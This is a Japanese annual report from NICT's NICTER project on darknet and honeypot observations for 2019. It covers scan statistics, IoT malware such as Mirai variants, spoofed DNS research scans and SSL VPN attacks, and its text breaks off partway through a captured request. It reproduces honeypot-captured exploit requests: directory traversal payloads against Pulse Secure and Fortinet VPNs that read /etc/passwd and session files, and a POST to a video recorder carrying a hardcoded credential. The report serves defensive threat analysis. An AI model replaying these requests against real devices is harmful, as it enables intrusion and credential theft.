NICTER 観測レポート 2019

国立研究開発法人情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティ研究室

1. はじめに

本レポートは，サイバーセキュリティ研究室が実施している NICTER プロジェクト[*1]において，ダークネット観測[*2]と各種ハニーポット[*3]が捉えた 2019 年のサイバー攻撃の状況についてまとめたものです．

例年同様，様々な事象が NICTER の各種センサで観測されましたが，本レポートで説明する 2019 年の主な観測結果をまとめると次のようになります．

- **ダークネット観測統計**：海外組織による調査目的とみられる探索（スキャン）活動が増加した結果，ダークネット観測における 1 IP アドレスあたりの年間総観測パケット数が約 119 万パケットに達しました．これは，2018 年の観測結果の 1.5 倍にあたります．また，調査目的とみられるスキャンパケットを除去した観測結果は昨年と同程度でした．詳細は 2.1 節で説明します．
- **IoT 機器を狙った攻撃活動**：機器を遠隔操作するために使用される Telnet サービスを狙った攻撃が微増したほか，機器の管理用インターフェイスを提供する Web サーバを狙った攻撃が引き続き上位に観測されました．詳細は 2.2 節で説明します．
- **IoT マルウェアの進化**： IoT マルウェアの一種である Mirai 亜種が機能を拡張し，攻撃活動を進化させていく様子がダークネット観測で確認されました．詳細は 3.3 節で説明します．
- **DRDoS 攻撃の複雑化**： DDoS 攻撃[*4]の一種である DRDoS 攻撃の観測結果から，DRDoS 攻撃手法のマルチベクタ化や攻撃対象の分散化といった攻撃を複雑にする様子が確認されました．詳細は 4.2 節で説明します．

2. ダークネット観測統計

2.1. 年間観測パケット数

NICTER プロジェクトのダークネット観測で確認された過去 10 年間の年間の総観測パケット数，ダークネット観測規模（観測 IP アドレス数），1 IP アドレスあたりの総観測パケット数を表 1 に示します．総観測パケット数は観測 IP アドレス数に影響されるため，表の右端にある「1 IP アドレスあたりの年間総観測パケット数」をインターネット上におけるサイバー攻撃関連活動の活発さを表す指標として考えてください．2019 年は過去 3 年間とほぼ同じ観測規模となる約 30 万アドレスの観測網を使って観測を行いました．

1 IP アドレスあたりの年間総観測パケット数に注目すると，2019 年は 2018 年の約 79 万パケットを上回る約 119 万パケットが 1 IP アドレスあたりで観測されたことがわかります．これは，2018 年の観測結果の 1.5 倍であり，依然としてダークネットで観測されるパケット数は増加傾向にあります．2018 年から 2019 年にかけてのパケット数の増加は，昨年に引き続き，主に海外組織からの調査目的とみられるスキャンの増加が主な原因でした．

---

*1. プロジェクト公式サイト（https://www.nicter.jp/）

*2. インターネット上で到達可能かつ未使用の IP アドレス宛に届くパケットを収集する手法．未使用の IP アドレスであるため本来はパケットが観測されないはずですが，実際にはサイバー攻撃に関連する探索活動（スキャン）等が多く観測されます．このパケットを分析することにより，インターネット上で発生するサイバー攻撃の兆候や傾向等を把握することができます．

*3. サイバー攻撃を観測・分析するための囮（おとり）システム．システムの欠陥（脆弱性）を意図的に残したシステム，あるいは，その脆弱性を模擬するプログラムを使用することにより，攻撃者の活動を把握することができます．

*4. 分散型サービス妨害攻撃（Distributed Denial-of-Service Attack）．サーバやネットワーク等のリソースに意図的に過剰な負荷をかけることにより正常なサービスを妨害するサイバー攻撃．

表1: 年間総観測パケット数の統計（過去 10 年間）

年	年間総観測パケット数	観測 IP アドレス数	1 IP アドレスあたりの年間総観測パケット数
2010	約 56.5 億	約 12 万	50,128
2011	約 45.4 億	約 12 万	40,654
2012	約 77.8 億	約 19 万	53,085
2013	約 128.8 億	約 21 万	63,655
2014	約 256.6 億	約 24 万	115,323
2015	約 545.1 億	約 28 万	213,523
2016	約 1,281 億	約 30 万	469,104
2017	約 1,504 億	約 30 万	559,125
2018	約 2,121 億	約 30 万	789,876
2019	約 3,220 億	約 30 万	1,187,935

これらの調査目的のスキャンは攻撃傾向の分析のノイズとなるため，昨年と同様に，一定の判定ルールを設けて調査目的のスキャンの判定と除去を行いました[*5].

判定の結果，2019 年の観測結果では，計 2,107 個の IP アドレスからの約 1,721 億パケットが調査目的のスキャンとして判定されました．これは 2019 年に観測された総観測パケット数の約 53% にも及ぶ数であり，2018 年の観測結果（約 35%）から大きく増加しています．調査目的と判定された IP アドレスを分析した結果，Shodan [2] や Open Port Statistics [3] などのセキュリティ関連組織のホスト以外にも，1 日あたり数千万から数億のスキャンパケットを数百から数千もの宛先ポートに対して送信する運用組織が不明なホストも観測されており，世界規模で調査目的のスキャンが増加していることがわかります．

2.2. 宛先ポート番号別のパケット数

1 年間にダークネット観測で確認された全パケット（TCP および UDP）について，パケット数を宛先ポート番号別に集計し，パケット数の多い上位 11 種類のポート番号とその他の割合をまとめたグラフを図 1 に示します．これらのポート番号に対応するサービスが，我々のダークネット観測が捉えた 2019 年の主要な攻撃対象サービスといえます．

図の左側の円グラフは，2.1 節で調査目的と判定されたパケットを含めた場合，図の右側の円グラフは調査目的と判定されたパケットを除いた場合のグラフです．調査目的のスキャンでは広範囲のポート番号に対してスキャンが実施されるため，図 1 の左側のグラフでは上位のポートの割合が小さくなり攻撃傾向を把握しづらくなっていますが，それらのノイズを除いた右側の図でははっきりと攻撃傾向を確認することができます．

ここからは後者の調査目的と判定されたパケットを除いた観測結果について説明します．図 1 の右側の円グラフより，パケット数の多い上位 11 種類で観測されたパケット数の合計が全体の 50% を占めることがわかります．観測パケット数の最も多い宛先ポート番号は，2018 年までに引き続き Telnet サービスで使用される 23/TCP でした．23/TCP の全体に対する割合は 24.4% であり，2018 年における割合（21.7%）からわずかに増加しました．また，Windows 等でファイル共有に使用される Server Message Block（SMB）の 445/TCP が 2 番目に多く観測されました．3 番目以降も 2018 年と同様の傾向であり，サーバ等の遠隔操作で使用される SSH（Secure Shell）の 22/TCP, IoT 機器の管理用インターフェイスを提供する Web サーバが動作する 80/TCP や 8080/TCP, 81/TCP，2017 年に Mirai 亜種が感染拡大に使用した Realtek SDK の脆弱性に関連する 52869/TCP [4] など，IoT 機器を狙った攻撃活動に関連する攻撃が引き続き上位に観測されました．

---

*5. ある 1 日における 1 つの IP アドレスからのパケット（TCP の SYN と UDP パケットのみ）について，

- 宛先ポート番号のユニーク数が 30 以上
- 総パケット数が 30 万以上

の条件を共に満たす場合，この IP アドレスからの全パケットを調査目的のスキャンと判定します．詳細は [1] を参照して下さい．



図1: 宛先ポート番号別の年間観測パケット数の割合



図2: 3389/TCP・1433/TCP 宛のパケット数



図3: Mirai・Hajime に関連する攻撃ホスト数（全体）

また，2019 年は Microsoft Windows に関連するポート番号へのスキャンが増加しました．9 番目，11 番目に多くパケットが観測された 3389/TCP および 1433/TCP 宛について，パケット数の日ごとの推移を図 2 に示します．3389/TCP は Windows のリモートデスクトップ接続で使用されるポート番号であり，そのパケット数は 5 月に BlueKeep と呼ばれる脆弱性（CVE-2019-0708）が公開された直後に一時急増しましたが，全体的に緩やかながらも増加傾向を示しています．1433/TCP は Microsoft SQL Server で使用されるポート番号で，こちらは 10 月上旬頃より急激なパケット数およびホスト数の増加が観測されました．

2.3. IoT マルウェアの特徴を持つ攻撃ホスト数の推移

ダークネット観測において，あるポート番号・プロトコル宛の通信が IoT 機器を狙った通信であるかを判断する際，我々は主に以下のような観点で判断しています．

1. IoT マルウェアの攻撃通信にみられる特徴があるか
2. そのポート番号・プロトコルにおいて何かしらの IoT 機器に関連する脆弱性が公開されているか
3. 攻撃ホストの機器から取得したバナー情報*6に IoT 機器の特徴がみられるか

*6. 機器自身が公開しているサービスの種類やバージョンなどを知らせるメッセージ



図4: Mirai・Hajime に関連する攻撃ホスト数（国内）

1 つ目の IoT マルウェアの攻撃通信にみられる特徴の例としては，著名なものでは Mirai とその亜種が持つ攻撃通信の特徴[*7]や Hajime の攻撃通信の特徴[*8]が挙げられます．IoT 機器に感染するマルウェアはこの 2 種類以外にも多数存在しますが，ここではパケットの特徴が明確で区別が容易な Mirai（およびその亜種）と Hajime の 2 種類に着目して，関連する攻撃ホスト数の推移をみていきます．

2.3.1 Mirai と Hajime の攻撃ホスト数の推移（全体）

Mirai および Hajime に関連する攻撃ホスト数の日ごとの推移を図 3 に示します．Mirai に関連する攻撃ホスト数は全世界で概ね 10 万から 20 万程度で推移しましたが，9 月に一時増加し，最大 30 万ホストが観測されました．この時期に増加したホスト群を分析した結果，このホスト群がスキャンするポート番号の組み合わせが Mirai の亜種である moobot [5] がスキャンするポート番号の組み合わせと同一であったことから，このホスト数の増加は moobot に感染した機器の増加が原因であると推測されます（moobot については 3.3 節でも取り上げます）．

Hajime に関連する攻撃ホスト数は 2 度のピークがみられましたが，全体としては減少傾向にありました．8 月および 10 月に急増したホスト群は韓国のある移動体通信事業者に属しており，8 月のピーク時にはピーク以前の 2 倍に近い 70 万のホストが観測されました．これらのホスト群は Android 搭載端末への感染拡大を狙って 5555/TCP[*9]のみをスキャンしていたことから，同一事業者内でマルウェアに感染したホスト群からのスキャンがこの急増の原因であると推測されます．

2.3.2 Mirai と Hajime の攻撃ホスト数の推移（国内）

Mirai および Hajime に関連する日本国内における攻撃ホスト数の日ごと推移を図 4 に示します．Mirai の攻撃ホスト数に目を向けると，3 月に Mirai のホスト数の増加が国内で観測されました．この事象について攻撃ホストの存在する通信事業者に情報を共有したところ，これらのホスト群は 2017 年に Mirai 亜種による感染が拡大したブロードバンドルータ [4] であることがわかりました．

また，国内における Hajime に関連する事象については，Hajime の攻撃対象機器が日本国内で普及していないこともあり，2018 年と同様に攻撃ホスト数は少なく大きな変化もみられませんでした．

3. 特徴的な観測事象

2019 年は，2018 年に引き続き調査目的とみられるスキャンや IoT 機器を狙った攻撃等，様々な事象が観測されました．本章では，2019 年にダークネットや各種ハニーポットの観測において確認された特徴的な事象として，研究者による送信元を詐称した DNS パケット，SSL VPN 製品を狙った攻撃活動，Mirai 亜種の攻撃活動の進化，攻撃対象の機器の特定が困難な事象の 4 つを取り上げます．

3.1. 送信元が詐称された大量の DNS パケット

6 月 4 日から 6 日にかけて，53/UDP 宛の DNS パケットを送信するホスト数がダークネット観測網全域で急増しました（図 5）．実際に観測された DNS パケットは図 6 のような内容であり，これらのパケットを分析した結果，以下の特徴を持つことがわかりました．

- DNS ヘッダに RD ビット[*10]が設定されている
- サイバーセキュリティ関連の国際ワークショップで使用されているドメイン名のサブドメインが A レコードで名前解決されている

*7. SYN パケットの TCP ヘッダのシーケンス番号と宛先 IP アドレスが同じ値．

*8. SYN パケットの TCP ヘッダの Window サイズが 14600 で固定．

*9. Android 搭載機器に接続する際に用いられる Android Debug Bridge (ADB) サービスが使用するポート番号．

*10. DNS メッセージのヘッダが持つフラグの 1 つ．DNS キャッシュサーバ（フルリゾルバ）に対して再起的な名前解決を要求する際に設定される．



図5: 53/UDP 宛パケットの送信元 IP アドレス数

```
133.243.2.38.43367 > 133.243.2.37.53: 2373+ A? MrEXnC.85f30225.sav.wtmc.info.
```

図6: 送信元が詐称された DNS パケットの例

- 宛先 IP アドレスの 16 進数表現がドメイン名の一部に埋め込まれている
- 送信元 IP アドレスが宛先 IP アドレスより 1 だけ大きい値に詐称されている

また，ほぼ同時期に特定のホストが同様の DNS パケットを大量に送信していることが確認されました．これらの観測結果から，一連の DNS パケットはオープンリゾルバ*11を調査するためのスキャンであり，送信元の IP アドレスを DNS サーバの近傍のアドレスにすることによる挙動の変化を調査するスキャンであると推測されます．

この事象は 6 月 7 日以降に一度は観測されなくなったものの，7 月以降，別のドメイン名を用いた類似のパケットが継続的に観測されています．7 月以降に使用されているドメイン名について調査した結果，そのドメイン名で研究調査目的のスキャンである旨を記載した Web ページが公開されていることが確認されました*12．

3.2. SSL VPN 製品の脆弱性を狙った攻撃活動

7 月に DEVCORE 社の研究者により Pulse Secure 社や Fortinet 社等が提供する複数の SSL VPN 製品の脆弱性が報告されました [6, 7, 8, 9]．8 月 24 日にはセキュリティ会社の Bad Packets 社によりこの脆弱性を探索するスキャン活動が実際にインターネット上で観測されていることが報告され [10]，日本国内においても同様の事象が観測されたとして 9 月 2 日には JPCERT/CC により注意喚起がなされました [11]．

```
GET /dana-na/../dana/html5acc/guacamole/../../../../../../etc/passwd?\
/dana/html5acc/guacamole/ HTTP/1.1
Host: xxx.xxx.xxx.xxx
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*
Connection: close
Accept-Encoding: gzip
```

(a) Pulse Secure 製品

```
GET /remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession HTTP/1.1
Host: xxx.xxx.xxx.xxx:10443
Connection: close
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0
Accept-Language: en-US,en;q=0.5
Upgrade-Insecure-Requests: 1
```

(b) Fortinet 製品

図7: SSL VPN 製品を狙った攻撃のペイロード



図8: SSL VPN を狙った攻撃件数

これらの SSL VPN 製品は 443/TCP で動作するため，ダークネット観測ではこの脆弱性を狙った攻撃活動は他の活動の中に埋もれてしまいはっきりした観測結果を確認できませんでしたが，NICTER が運用するハニーポット*13ではこの脆弱性に関連する攻撃が観測されました．ハニーポットが観測したペイロードの一部を図 7 に，攻撃件数の推移を図 8 に示します．両ペイロードともに SSL VPN 製品のディレクトリトラバーサルの脆弱性を狙った攻撃でした．Pulse Secure 製品の脆弱性を狙った攻撃は 8

*11. 不特定のクライアントからの再起的な名前解決要求に応答する DNS サーバ．DNS アンプ攻撃と呼ばれる DDoS 攻撃の踏み台として悪用されることが知られています．

*12. http://measurements.io/

*13. ここで分析に使用するハニーポットは，全てのポート番号で TCP や TLS の接続を受信するシステムで，31 個の IP アドレスで観測を行っています [12]．

表2: fbot のスキャンポート

グループ	スキャン対象のポートセット	ホスト数増加の観測時期
A	80, 81, 88, 8000, 8080/TCP	上半期～
B	23, 26, 2223, 2323, 9000/TCP	11/13 頃～
C	23, 26, 9000, 9001/TCP	11/14 頃～
D	23, 554, 1024, 2223, 2323 9000, 9001, 12345/TCP	12/5 頃～

月 22 日から，Fortinet 製品の脆弱性を狙った攻撃は 8 月 28 日から観測されはじめ，その後も不定期に攻撃が観測されていることがわかります．また，Fortinet 製品を狙った攻撃は，443/TCP 以外にも 10443/TCP，7443/TCP，9443/TCP で観測されました．

Bad Packets 社の調査によると，この脆弱性を抱えた Pulse Secure 製品のホスト数は米国についで日本が 2 番目に多く，日本には 9 月 8 日の時点で約 1200 ホスト [13]，12 月 27 日の時点で約 400 ホスト [14] が残存しています．2020 年に入ってからもこれらの脆弱性を狙った攻撃は継続して観測されているため，該当製品の保有者でまだ更新されていない方は速やかに対応してください．

3.3. Mirai 亜種の攻撃活動の進化

本節では，Mirai の亜種である fbot および moobot に関連する攻撃活動の変遷をダークネットの観測結果から分析します．

3.3.1 fbot の攻撃活動

Mirai の亜種である fbot は，2018 年には Android Debug Bridge（ADB）の動作する 5555/TCP をスキャンしていましたが，ハニーポットで収集した検体の解析結果や fbot に関する外部機関の解析レポート等 [5, 15, 16] から，2019 年には表 2 に示すポート番号の組み合わせ（ポートセット）をスキャンしていることがわかりました．

各ポートセットをスキャンする fbot の種類をグループ A～D とここでは定義し，各グループの fbot がスキャンするポートセットに関連する攻撃ホスト数の推移を以降で分析します．

グループ A の fbot がスキャンするポートセットに関連する攻撃ホスト数の推移を図 9 に示します．80/TCP，8080/TCP は fbot 以外のマルウェアなどもスキャンを行うため，これらのポートに対する攻撃ホスト数はそれ以外のポートの攻撃ホスト数と比較すると多くなっていますが，グループ A がスキャンする 5 種類のポート番号の攻撃ホスト数は同期して増減していることがわかります．増加したホスト数をグループ A の fbot の感染台数とみなすと，この fbot の感染規模は活発な時期で 10 万台程度であったと考えられます．fbot の攻撃対象は，HiSilicon 社の DVR/NVR 機器であると報告されており [17]，実際にダークネットで観測された攻撃元のホストを調査したところ，その多くで HiSilicon 社製の機器が動作していることが確認されました．



図9: fbot（グループ A）のポートセットに関連する攻撃ホスト数（日ごと）



図10: fbot（グループ B，C）のポートセットに関連する攻撃ホスト数（1 時間ごと）



図11: fbot（グループ D）のポートセットに関連する攻撃ホスト数（1 時間ごと）

グループ B およびグループ C の fbot は，26/TCP に対してスキャンを行う挙動が特徴的です．グループ B およびグループ C の fbot がスキャンするポートセットに関連する攻撃ホスト数の 1 時間ごとの推移を図 10 に示します．グループ B の fbot に関連するポートセットの攻撃ホスト数は 11 月 13 日に急増しましたが 14 日には減少し，代わりにグループ C の fbot に関連するポートセットの攻撃ホスト数が 14 日に増加したことがわかります．1 日ごとの攻撃ホスト数を集計した結果，グループ B およびグループ C の fbot の感染規模は最大で 2 万 4 千台程度であったと考えられます．

グループ D の fbot がスキャンするポートセットに関連する攻撃ホスト数の 1 時間ごとの推移を図 11に示します．グループ D の fbot は 8 種類のポートをスキャンするように機能が拡張されており，その結果，このポートセットをスキャンする攻撃ホスト数が 12 月 5 日以降に増加したことがわかります．1 日ごとの攻撃ホスト数を集計した結果，グループ D の fbot の感染規模は最大で 1 万 3 千台程度であったと考えられます．

3.3.2 moobot の攻撃活動

moobot は 2019 年に存在が確認された新しい Mirai の亜種であり，表 3 のポートセットをスキャンすることが報告されています [5, 16]．先程と同様に，各ポートセットをスキャンする moobot の種類をグループ A〜C とここでは定義し，各グループの moobot がスキャンするポートセットについて，関連する攻撃ホスト数の推移を以降で分析します．

表3: moobot のスキャンポート

グループ	スキャン対象のポートセット	ホスト数増加の観測時期
A	60001/TCP	6/24 頃〜
B	34567/TCP	7/11 頃〜
C	80, 81, 82, 83, 84, 85, 88, 1588, 5984, 8000, 8080, 8081, 8088, 8181, 8888, 9001, 9090, 9200, 60001/TCP	9 月頃〜



図12: moobot（グループ A，B）のポートセットに関連する攻撃ホスト数の推移（日ごと）



図13: moobot（グループ C）のポートセットに関連する攻撃ホスト数の推移（日ごと）

グループ A の moobot がスキャンする 60001/TCP，および，グループ B の moobot がスキャンする 34567/TCP に関連する攻撃ホスト数の日ごとの推移を図 12 に示します．ハニーポットでこれらのポート宛の通信を取得した結果，60001/TCP は JAWS Web Server の脆弱性を，34567/TCP は HiSilicon 社の IP カメラの脆弱性を狙ったものと推測されます [17]．グループ A とグループ B のポートセットは単一のポート番号ですので，これだけで moobot と判断するのは困難ですが，8 月下旬から 10 月中旬にかけて，グループ A とグループ B の moobot に関連した攻撃ホスト数が同期して変化する様子が確認できます．

グループ C の moobot がスキャンするポートセットに関連する攻撃ホスト数の日ごとの推移を図 13 に示します．グループ C の moobot は 19 種類のポートをスキャンするように機能が拡張されており，これらのポートセットに関連する攻撃ホスト数が同期して推移している様子が確認できます．また，1 日ごとの攻撃ホスト数の集計結果から，グループ C の moobot は最大で 6 万 4 千台の感染規模であったと考えられます．

この節でみてきたように，Mirai の亜種である fbot と moobot は，2019 年の間に攻撃対象のポートを着実に増やしつつ活動していました．このほかにも，2019 年に新しく確認された Mirai 亜種の Echobot [18] には，71 種類の脆弱性を攻撃するコードが含まれていると報告されており [19]，その中にはファクトリーオートメーション*14の脆弱性を狙う攻撃コードも含まれていました．今後，攻撃者は汎用的な IoT 機器だけに留まらず，専門性の高い機器へも攻撃対象を拡大していくことが予想されます．

3.4. 攻撃対象の機器の特定が困難な事象

10 月上旬に 119/TCP 宛にパケットを送信するホスト数がダークネット観測で急増しました（図 14）．特定のポートを狙うホスト数が急増することは，ダークネット観測において珍しいことではありません．このような場合，我々は送信元のホストや観測されたパケットの特徴，宛先ポートに関連するサービスや関連する製品を調査することにより攻撃対象となった機器や狙われた脆弱性などを調査します．ここでは攻撃対象となった機器の特定



図14: 119/TCP 宛パケットの送信元 IP アドレス数



図15: 送信元のログイン画面

までには至らず，現在もなお経過の観察中である事例の 1 つを紹介します．

まず，送信元の機器を調査するために 119/TCP 宛のパケットを分析したところ，TCP のシーケンス番号と送信先 IP アドレスが同一，つまり Mirai の攻撃通信の特徴があることがわかりました．次に，送信元の機器を特定するために送信元 IP アドレスの 80/TCP へ接続すると，図 15 のようなログイン画面が表示されました．画面に表示される製品のロゴはそれぞれ異なりますが，ユーザ名とパスワードの入力部分の見た目が類似していることがわかります．そこで，各ページのソースコードを確認すると，全てのログインページのソースコードで，ユーザ名とパスワードがコメントアウトしてハードコードされていました．また，ログインページに埋め込まれていた

*14. 工場における生産工程をロボットや制御システムなどによって自動化するシステム

```
POST /editBlackAndWhiteList HTTP/1.1
Accept-Encoding: identity
Content-Length: 586
Accept-Language: en-us
Host: xxx.xx.xx.xxx
Accept: */*
User-Agent: ApiTool
Connection: close
Cache-Control: max-age=0
Content-Type: text/xml
Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=

<?xml version="1.0" encoding="utf-8"?>
<request version="1.0" systemType="NVMS-9000" clientType="WEB">
  <types>
    <filterTypeMode>
      <enum>refuse</enum>
      <enum>allow</enum>
    </filterTypeMode>
    <addressType>
      <enum>ip</enum><enum>iprange</enum><enum>mac</enum>
    </addressType>
  </types>
  <content>
